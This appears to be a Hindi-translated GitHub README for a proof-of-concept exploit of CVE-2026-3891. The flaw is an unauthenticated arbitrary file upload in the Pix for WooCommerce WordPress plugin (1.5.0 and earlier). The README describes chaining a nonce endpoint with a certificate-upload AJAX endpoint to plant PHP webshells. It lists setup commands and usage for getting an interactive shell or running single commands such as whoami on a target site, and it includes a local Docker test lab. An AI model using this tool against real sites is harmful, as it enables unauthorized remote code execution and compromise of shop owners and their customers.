
 joshuavanderpoll/cve-2026-3891
Pix for WooCommerce <= 1.5.0 - बिना प्रमाणीकरण के मनमाना फ़ाइल अपलोड (CVE-2026-3891) PoC


CVE-2026-3891 Pix for WooCommerce WordPress प्लगइन में एक बिना प्रमाणीकरण के मनमाना फ़ाइल अपलोड भेद्यता है। यह प्लगइन एक AJAX एंडपॉइंट (lkn_pix_for_woocommerce_c6_save_settings) को उजागर करता है जो बिना किसी प्रमाणीकरण के प्रमाणपत्र फ़ाइल अपलोड स्वीकार करता है। दूसरे उजागर एंडपॉइंट (lkn_pix_for_woocommerce_generate_nonce) के माध्यम से बिना प्रमाणीकरण के एक nonce प्राप्त किया जा सकता है, जिससे एक पूर्णतः बिना प्रमाणीकृत हमलावर PHP वेबशेल्स सहित मनमानी फ़ाइलों को सीधे वेब रूट पर अपलोड कर सकता है।
प्रभावित संस्करण: payment-gateway-pix-for-woocommerce <= 1.5.0
--command के साथ बाहर निकलेंgit clone https://github.com/joshuavanderpoll/CVE-2026-3891.git
cd CVE-2026-3891
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt
git clone https://github.com/joshuavanderpoll/CVE-2026-3891.git
cd CVE-2026-3891
python3 -m venv .venv
.venv\Scripts\activate
pip3 install -r requirements.txt
python3 CVE-2026-3891.py --url <TARGET_URL> [--command <CMD>] [--timeout <SECONDS>] [--useragent <UA>]
लक्ष्य का शोषण करें और कई कमांड चलाने के लिए एक स्थायी इंटरैक्टिव शेल सत्र प्राप्त करें।
python3 CVE-2026-3891.py --url 'https://target.com'

लक्ष्य पर एक एकल कमांड चलाएँ और आउटपुट प्रिंट करें, जो स्क्रिप्टिंग या त्वरित जाँच के लिए उपयोगी है।
python3 CVE-2026-3891.py --url 'https://target.com' --command whoami
एकल कमांड
स्थानीय परीक्षण के लिए कमजोर सॉफ़्टवेयर के साथ एक स्व-निहित Docker Compose वातावरण। अधिक जानकारी के लिए DOCKER.md देखें
cd docker/
docker compose up -d
python3 CVE-2026-3891.py --url 'http://localhost:8080'
यह उपकरण केवल शैक्षिक और शोध उद्देश्यों के लिए प्रदान किया गया है। इस उपकरण के किसी भी दुरुपयोग या क्षति के लिए निर्माता कोई ज़िम्मेदारी नहीं लेता है।
